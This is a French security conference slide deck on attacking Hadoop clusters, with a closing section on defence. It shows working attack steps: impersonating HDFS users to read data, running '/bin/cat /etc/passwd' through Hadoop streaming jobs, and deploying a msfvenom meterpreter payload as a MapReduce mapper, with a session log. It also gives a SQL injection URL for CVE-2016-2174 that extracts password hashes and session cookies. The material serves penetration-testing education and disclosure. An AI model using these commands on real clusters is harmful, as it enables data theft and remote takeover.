
NameNode

HTTP / 19888 (19890):
MapReduce v2 JobHistory Server WebUI




NameNode

HTTP / 50030:
MapReduce v1 JobTracker



DataNode

HTTP / 50060:
MapReduce v1 TaskTracker



Attaque d'un cluster Hadoop – Évaluation de la surface d'attaque

Nmap possède déjà des plugins de détection

hadoop-datanode-info
hadoop-jobtracker-info
hadoop-namenode-info
hadoop-secondary-namenode-info
hadoop-tasktracker-info

```
50070/tcp open  hadoop-namenode Apache Hadoop 6.1.26.cloudera.4
| hadoop-namenode-info:
|   Filesystem: /nn_browsedfscontent.jsp
|   Storage:
|   Total   Used (DFS)  Used (Non DFS)  Remaining
|   451.69 MB          54.57 MB    54.88 MB  130 MB
|   Datanodes (Live):
|     Datanode: <host>:50075
|_    Datanode: <host>:50075
```

```
50090/tcp open  hadoop-secondary-namenode Apache Hadoop 2.6.0-cdh5.4.8, d93b087d75839b271edf190638669bfde9bdc796</td></tr>
| hadoop-secondary-namenode-info:
|   Start: Fri Nov 20 14:14:20 CET 2015
|   Version: 2.6.0-cdh5.4.8, d93b087d75839b271edf190638669bfde9bdc796</td></tr>
|   Compiled: 2015-10-15T16:04Z by jenkins from Unknown</td></tr>
|   Logs: /logs/
|   Namenode: <host>/<host_IP>:8022
|   Last Checkpoint: Wed Dec 09 15:18:56 CET 2015 (1378 seconds ago)
|   Checkpoint Period: 3600 seconds
|_  Checkpoint: Size 1000000
```

```
50075/tcp open  hadoop-datanode Apache Hadoop 6.1.26.cloudera.4
| hadoop-datanode-info:
|_  Logs: /logs/
```

De nouveaux plugins plus performant ont été développés récemment pas Thomas DEBIZE

/ **01** Présentation du modèle Hadoop

/ **02** Attaque d'un cluster Hadoop
2. Extraction des données

/ **03** Conclusion

Attaque d'un cluster Hadoop – Extraction des données

Qu'est qu'un attaquant veut récupérer sur un cluster "Big Data" ?

DONNÉES

Comment peut-il y accéder ?

VIA UN NAVIGATEUR !

WebHDFS

WebHDFS offre une **API REST permettant l'accès aux données** conservées dans le « lac de données » HDFS

Quels services utilisent WebHDFS ?

- Le service Web natif **HDFS DataNode** : port **50075**
- Le service **HTTPFS** : port **14000**

Ok and now what if the cluster only enforces "simple" authentification ?

Il est possible d'accéder à l'intégralité des données stockées en spécifiant le paramètre **"user.name"**.

➔ **Ceci n'est pas une vulnérabilité mais le fonctionnement normal du mode d'authentification « simple »**

WebHDFS REST API

- WebHDFS REST API
  - Document Conventions
  - Introduction
    - Operations
    - FileSystem URIs vs HTTP URLs
    - HDFS Configuration Options
  - Authentication
  - Proxy Users
  - File and Directory Operations
    - Create and Write to a File
    - Append to a File
    - Concat File(s)
    - Open and Read a File
    - Make a Directory
    - Create a Symbolic Link
    - Rename a File/Directory
    - Delete a File/Directory
    - Status of a File/Directory
    - List a Directory
  - Other File System Operations
    - Get Content Summary of a Directory

Attaque d'un cluster Hadoop – Extraction des données

Être en mesure d'avoir **une liste complète des ressources du datalake** est crucial pour les attaquants afin de d'**identifier puis récolter les données intéressantes.**
Nous avons donc développé un outil, **HDFSBrowser**, permettant d'effectuer cette tâche via **plusieurs méthodes** et permettant de produire une **sortie CSV facilement exploitable**.

```
root@kali:/media/sf_Partage# python hdfsbrowser.py 192.168.58.128
Beginning to test services accessibility using default ports ...
Testing service WebHDFS
[+] Service WebHDFS is available

Testing service HttpFS
[-] Exception during requesting the service

[+] Sucessfully retrieved 1 services
drwxr-xr-x  hdfs:supergroup  2015-11-18T21:03:20+0000    /
drwxrwxrwx  hdfs:supergroup  2015-11-18T21:03:20+0000  benchmarks  /benchmarks
drwxr-xr-x  hbase:supergroup  2015-12-14T15:26:00+0000  hbase  /hbase
drwxrwxrwt  hdfs:supergroup  2016-04-28T08:47:41+0000  tmp  /tmp
drwxr-xr-x  hdfs:supergroup  2016-10-19T08:58:25+0000  user  /user
drwxr-xr-x  hdfs:supergroup  2015-11-18T21:06:16+0000  var  /var
```

Attaque d'un cluster Hadoop – Extraction des données

Qu'est qu'un attaquant veut récupérer sur un cluster "Big Data" ?

DONNÉES

Comment peut-il y accéder ?

VIA LE CLIENT HADOOP !

Comment spécifier un nom d'utilisateur via le client lourd ?

```
$ export HADOOP_USER_NAME=<login à usurper>
```

```
[root@sv5181 ~]# hadoop fs -ls /
Found 5 items
drwx------   - hbase hbase               0 2016-01-29 17:34 /hbase
drwxr-xr-x   - hdfs  supergroup          0 2016-01-28 15:03 /hive
drwxrwxr-x   - solr  solr                0 2015-11-18 12:59 /solr
drwxrwxrwt   - hdfs  supergroup          0 2016-10-07 17:49 /tmp
drwxr-xr-x   - hdfs  supergroup          0 2016-02-12 11:02 /user
[root@sv5181 ~]# hadoop fs -ls /hbase
ls: Permission denied: user=toto, access=READ_EXECUTE, inode="/hbase":hbase:hbase:drwx------
[root@sv5181 ~]# export HADOOP_USER_NAME="hbase"
[root@sv5181 ~]# hadoop fs -ls /hbase
Found 9 items
drwxr-xr-x   - hbase hbase          0 2016-01-29 17:34 /hbase/.tmp
drwxr-xr-x   - hbase hbase          0 2016-01-29 17:34 /hbase/WALs
drwxr-xr-x   - hbase hbase          0 2016-01-31 19:40 /hbase/archive
drwxr-xr-x   - hbase hbase          0 2015-11-20 14:15 /hbase/corrupt
drwxr-xr-x   - hbase hbase          0 2015-11-18 11:45 /hbase/data
-rw-r--r--   3 hbase hbase         42 2015-11-18 11:44 /hbase/hbase.id
-rw-r--r--   3 hbase hbase          7 2015-11-18 11:44 /hbase/hbase.version
drwxr-xr-x   - hbase hbase          0 2016-02-16 15:37 /hbase/oldWALs
-rwxr-xr-x   3 hdfs  hbase       3006 2016-01-20 15:39 /hbase/passwd
```

/ **01** Présentation du modèle Hadoop

/ **02** Attaque d'un cluster Hadoop
3. Exécution de commandes à distance

/ **03** Conclusion

Attaque d'un cluster Hadoop – Exécution de commande à distance

Hadoop est un framework pour le traitement distribué ... il distribue les jobs à exécuter

Avec l'**authentification simple activée** et **sans filtrage réseau** approprié des services exposés, **un attaquant peut exécuter librement des commandes sur des nœuds de cluster via des jobs MapReduce**

Que faire si je ne veux pas passer écrire mon job MapReduce en Java?

"**Hadoop streaming** est un utilitaire fourni avec la distribution Hadoop.

L'utilitaire permet de créer et d'exécuter des tâches map / reduce via **n'importe quel exécutable ou script** en tant que mappeur et / ou réducteur"

```
1. $ hadoop                                          \
        jar <path_to_hadoop_streaming.jar>           \
        -input /non_empty_file_on_HDFS               \
        -output /output_directory_on_HDFS            \
        -mapper "/bin/cat /etc/passwd"               \
        -reducer NONE
```

Lance le job MapReduce

```
2. $ hadoop fs -ls /output_directory_on_HDFS
```

Vérifie le résultat du job

```
3. $ hadoop fs -cat /output_directory_on_HDFS/part-00000
   root:x:0:0:root:/root:/bin/bash
   bin:x:1:1:bin:/bin:/sbin/nologin
```

Affiche le résultat du job

Attaque d'un cluster Hadoop – Exécution de commande à distance

Être capable **d'exécuter des commandes arbitraires à travers le cluster** est cruciale pour les attaquants, afin de **récolter des données intéressantes et de pivoter dans l'infrastructure**.
En dehors d'exécuter des commandes simples, l'utilisation d'un « **meterpreter** » est possible et **offrira la gestion de la session et facilite les pivots**.

metasploit

1. `$ msfvenom -a x86 --platform linux -p linux/x86/meterpreter/reverse_tcp LHOST=<ip_addr> -f elf` **`-o msf.payload`**
2. `msf> use exploit/multi/handler ; set payload linux/x86/meterpreter/reverse_tcp ; set LHOST <ip_addr> ;` **`exploit`**

3.
```
$ hadoop jar <path_to_hadoop_streaming.jar>
      -input /non_empty_file_on_HDFS     \
      -output /output_directory_on_HDFS  \
      -mapper "./msf.payload"            \
      -reducer NONE                      \
      -file msf.payload                  \
      -background
```

Afin d'uploader le fichier local sur le HDFS

Afin d'exécuter la tâche en arrière plan

Démonstration

Attaque d'un cluster Hadoop – Exécution de commande à distance

```
root@kali:~# msfvenom -a x86 --platform Linux -p linux/x86/meterpreter/bind_tcp -f elf -o test.payload
/opt/metasploit/ruby/lib/ruby/gems/2.1.0/gems/bundler-1.7.7/lib/bundler/runtime.rb:222: warning: Insecu
No encoder or badchars specified, outputting raw payload
Payload size: 110 bytes
Saved as: test.payload
```

```
root@kali:~/test/hadoop/hadoop-2.7.3/bin# ./hadoop jar ../share/hadoop/tools/lib/hadoop-streaming-2.7.3.jar -Dhdp.version=2.4.0.0-169 -input /tmp/tutu -mapper "./test.payload"
 -reducer NONE -output /tmp/yolooooooiiii -file ~/test.payload -background
2016-10-14 19:27:44,832 WARN  [main] streaming.StreamJob (StreamJob.java:parseArgv(291)) - -file option is deprecated, please use generic option -files instead.
Java HotSpot(TM) Client VM warning: You have loaded library /root/test/hadoop/hadoop-2.7.3/lib/native/libhadoop.so.1.0.0 which might have disabled stack guard. The VM will try
 to fix the stack guard now.
It's highly recommended that you fix the library with 'execstack -c <libfile>', or link it with '-z noexecstack'.
2016-10-14 19:27:44,997 WARN  [main] util.NativeCodeLoader (NativeCodeLoader.java:<clinit>(62)) - Unable to load native-hadoop library for your platform... using builtin-java
classes where applicable
packageJobJar: [/root/test.payload, /tmp/hadoop-unjar8226643249753733345/] [] /tmp/streamjob2261344418545653981.jar tmpDir=null
2016-10-14 19:27:46,373 INFO  [main] impl.TimelineClientImpl (TimelineClientImpl.java:serviceInit(297)) - Timeline service address: http://sandbox.hortonworks.com:8188/ws/v1/t
imeline/
2016-10-14 19:27:46,382 INFO  [main] client.RMProxy (RMProxy.java:createRMProxy(98)) - Connecting to ResourceManager at sandbox.hortonworks.com/10.110.2.52:8050
2016-10-14 19:27:46,668 INFO  [main] impl.TimelineClientImpl (TimelineClientImpl.java:serviceInit(297)) - Timeline service address: http://sandbox.hortonworks.com:8188/ws/v1/t
imeline/
2016-10-14 19:27:46,669 INFO  [main] client.RMProxy (RMProxy.java:createRMProxy(98)) - Connecting to ResourceManager at sandbox.hortonworks.com/10.110.2.52:8050
2016-10-14 19:27:47,223 INFO  [main] mapred.FileInputFormat (FileInputFormat.java:listStatus(249)) - Total input paths to process : 1
2016-10-14 19:27:47,327 INFO  [main] mapreduce.JobSubmitter (JobSubmitter.java:submitJobInternal(198)) - number of splits:2
2016-10-14 19:27:47,468 INFO  [main] mapreduce.JobSubmitter (JobSubmitter.java:printTokens(287)) - Submitting tokens for job: job_1468852284427_0023
2016-10-14 19:27:47,763 INFO  [main] impl.YarnClientImpl (YarnClientImpl.java:submitApplication(273)) - Submitted application application_1468852284427_0023
2016-10-14 19:27:47,823 INFO  [main] mapreduce.Job (Job.java:submit(1294)) - The url to track the job: http://sandbox.hortonworks.com:8088/proxy/application_1468852284427_0023
/
2016-10-14 19:27:47,824 INFO  [main] streaming.StreamJob (StreamJob.java:submitAndMonitorJob(1017)) - Job is running in background.
2016-10-14 19:27:47,825 INFO  [main] streaming.StreamJob (StreamJob.java:submitAndMonitorJob(1022)) - Output directory: /tmp/yolooooooiiii
```

```
[root@sandbox ~]# netstat -ntlpg|grep 4444
tcp        0      0 0.0.0.0:4444
EN      10573/test.payload
```

```
emsf exploit(handler) > exploit

[*] Started bind handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495598 bytes) to 10.110.2.52
[*] Meterpreter session 3 opened (192.168.123.201:45193 -> 10.110.2.52:4444)
```

```
meterpreter > shell
Process 10943 created.
Channel 1 created.

sh-4.1$ id
uid=518(yarn) gid=503(hadoop) groups=503(hadoop)
sh-4.1$
```

Attaque d'un cluster Hadoop – Exécution de commande à distance

Limitations

En raison de la **nature distribuée** d'un job MapReduce, **il n'est pas possible de spécifier sur quel nœud exécuter la charge utile.**


Prérequis

Ces méthodes **requièrent une configuration de cluster opérationnelle et complète côté client** (côté attaquant) ; plusieurs méthodes permettent de récupérer la configuration du cluster ciblé :

A

Requêter l'URL `"/conf"` sur la plupart des interfaces Web natives:

- HDFS WebUI
- JobHistory
- ResourceManager
- ...




B

Exploiter des **vulnérabilités** sur des interfaces Web de composants tiers:

/ Téléchargement non authentifié de la configuration sur Cloudera Manager

`http://<cloudera_mgr_IP>:7180/cmf/services/<service_id_à_itérer>/client-config`



Attaque d'un cluster Hadoop – Exécution de commande à distance

Limitations

En raison de la **nature distribuée** d'un job MapReduce, **il n'est pas possible de spécifier sur quel nœud exécuter la charge utile.**

Prerequisites

Nous avons développé le script « **HadoopSnooper** » permettant de récupérer une **configuration minimale** afin d'interagir avec un **cluster Hadoop distant.**

Il récupère notamment les paramètres nécessaires suivants:

core-site.xml:

```
<property>
  <name>fs.defaultFS</name>
  <value>hdfs://<Namenode_IP></value>
</property>
```

mapred-site.xml:


```
<property>
  <name>mapreduce.framework.name</name>
  <value>yarn</value>
</property>
```


```
root@kali:~# python hadoopsnooper.py 10.110.2.52
[+] Requesting http://10.110.2.52:50070
[+] Configuration found at /conf
[+] Parsing configuration and generating files:
     - core-site.xml:    OK
     - mapred-site.xml:  OK
     - yarn-site.xml:    OK
```

yarn-site.xml:

```
<property>
  <name>yarn.resourcemanager.hostname</name>
  <value><Namenode_IP></value>
</property>
```

Attaque d'un cluster Hadoop – Exécution de commande à distance
« Ok, sauf que personne n'expose son infrastructure Hadoop … »





Attaque d'un cluster Hadoop – Exécution de commande à distance "Who's next ?"

Attaques sur MongoDB

MongoDB Attack Shows Off Cyber Extortionists' New Tricks

Ransomware operators are diversifying their cyber-extortion toolkit and expanding their range of targets.

A cluster of attacks against MongoDB servers that has affected more than

MongoDB databases under attack worldwide

Content on unprotected MongoDB databases around the world is being stolen and replaced in a new attack campaign, according to Bleeping Computer.

First reported by security researcher Victor Gevers, working with the just

Hadoop pourrait être la prochaine cible !

number in the thousands

Like the MongoDB ransomware attacks befor
assaults because they were too dumb to prac

By Steven J. Vaughan-Nichols for Networking | January 18, 20

NEWS

After MongoDB attack, ransomware groups hit exposed Elasticsearch clusters

Over 600 Elasticsearch instances had their data wiped and replaced with a ransom message

/ 01 Présentation du modèle Hadoop

/ 02 Attaque d'un cluster Hadoop
4. Exploitation des composants tiers

/ 03 Conclusion

Attaque d'un cluster Hadoop – Des composants tiers vulnérables

Vulnérabilités découvertes lors de nos tests d'intrusion

Produit	Identifiant CVE	Commentaire
Cloudera Manager =< 5.5	CVE-2016-4950	Possibilité d'énumération des sessions utilisateurs de manière non authentifiée
	CVE-2016-4949	Accessibilité des journaux d'exécution des tâches de manière non authentifiée
	CVE-2016-4948	Présence de multiples champs vulnérables à des injections XSS
Cloudera HUE =< 3.9.0	CVE-2016-4946	Présence d'un champ vulnérable à injection XSS stockée
	CVE-2016-4947	Possibilité de lister les utilisateurs via l'utilisation d'un compte non privilégié
Apache Ranger =< 0.5.2	N/A	Téléchargement non authentifié de la politique de sécurité
	CVE-2016-2174	Présence d'une injection SQL (authentifiée)

Attaque d'un cluster Hadoop – Exploitation des composants tiers
AAA module - Apache Ranger =< 0.5.2

Injection SQL authentifiée (CVE-2016-2174)

```
GET http://<apache_ranger_IP>:6080/service/plugins/policies/eventTime?eventTime=' or '1'='1&policyId=1
```

2 scénarios de post-exploitation intéressants

/ **Extraction des authentifiants des utilisateurs**…cependant les mots de passe sont conservés sous la forme de condensats cryptographique MD5 (SHA512 dans les nouvelles versions)

```
> select last_name, first_name, email, login_id, password, user_role from x_portal_user,
x_portal_user_role where x_portal_user.id = x_portal_user_role.user_id limit 3 :
[*] , Admin, , admin,                                    ceb4f32325eda6142bd65215f4c0f371,  ROLE_SYS_ADMIN
[*] , rangerusersync, 1457692398755_962_66, ambari-qa, 70b8374d3dfe0325aaa5002a688c7e3b, ROLE_SYS_ADMIN
[*] , keyadmin, 1457692592328_160_91, amb_ranger_admin, a05f34d2dce2b4688fa82e82a89ba958,ROLE_KEY_ADMIN
```

/ **Ou mieux…extraction des cookies de session des utilisateurs afin de les rejouer !**


```
> select auth_time, login_id, ext_sess_id from x_auth_sess where auth_status = 1 or (login_id like
'%admin%' and auth_status = 1) order by auth_time desc limit 3 :
[*] 2016-05-08 13:30:11, admin, DEC6C0A899BB2E8793ABA9077311D8E6
[*] 2016-05-08 13:04:15, stduser, CD4142620CB7ED4186274D53B8E0D59E
[*] 2016-05-08 13:01:26, rangerusersync, D84D98B58FC0F9554A4CABF3E205A5E8N
```

Attaque d'un cluster Hadoop – Exploitation des composants tiers
Vous voulez commencer à rechercher des vulnérabilités sur Hadoop ?

Utiliser un environnement Hadoop préinstallé dans une machine virtuelle

Cloudera Quickstart

HDP Sandbox



MapR Sandbox

Tous nos outils et ressources présentés sont publiés sur
https://github.com/wavestone-cdt/hadoop-attack-library

/ **01** Présentation du modèle Hadoop

/ **02** Attaque d'un cluster Hadoop

/ **03** Conclusion

De nombreux challenges autour de la sécurité…

Une technologie sans fondation sécurité

/ **Pas de sécurité « par défaut »**
- › Authentification "simple"
- › Pas de chiffrement, en transit ou au repos

Un écosystème fragmenté

/ La disponibilité de solutions de sécurisation **peu dépendre de la distribution**

Une immaturité en matière de sécurité applicative

/ De nombreuses **vulnérabilités applicatives triviales**….même au sein des modules de sécurisation (?!)

Un maintien en condition de sécurité complexe

/ **Des modules tiers développés à un rythme soutenu**…mais une **intégration lente des patchs** de la part des distributeurs
- › HDP 2.4 (mars 2016) livré avec Apache Ranger 0.5.0 (juin 2015)

/ Des challenges en matière de **continuité d'activité** pour **l'application de patchs chez nos clients**

…mais des actions classiques de sécurisation à mettre en œuvre à très court terme

Mettre en œuvre Kerberos

Cloisonner les flux

Durcir les socles et applicatifs

Questions ?

Mahdi BRAIK
mahdi.braik@wavestone.com

@secuinsider

wavestone-advisors.com
@wavestoneFR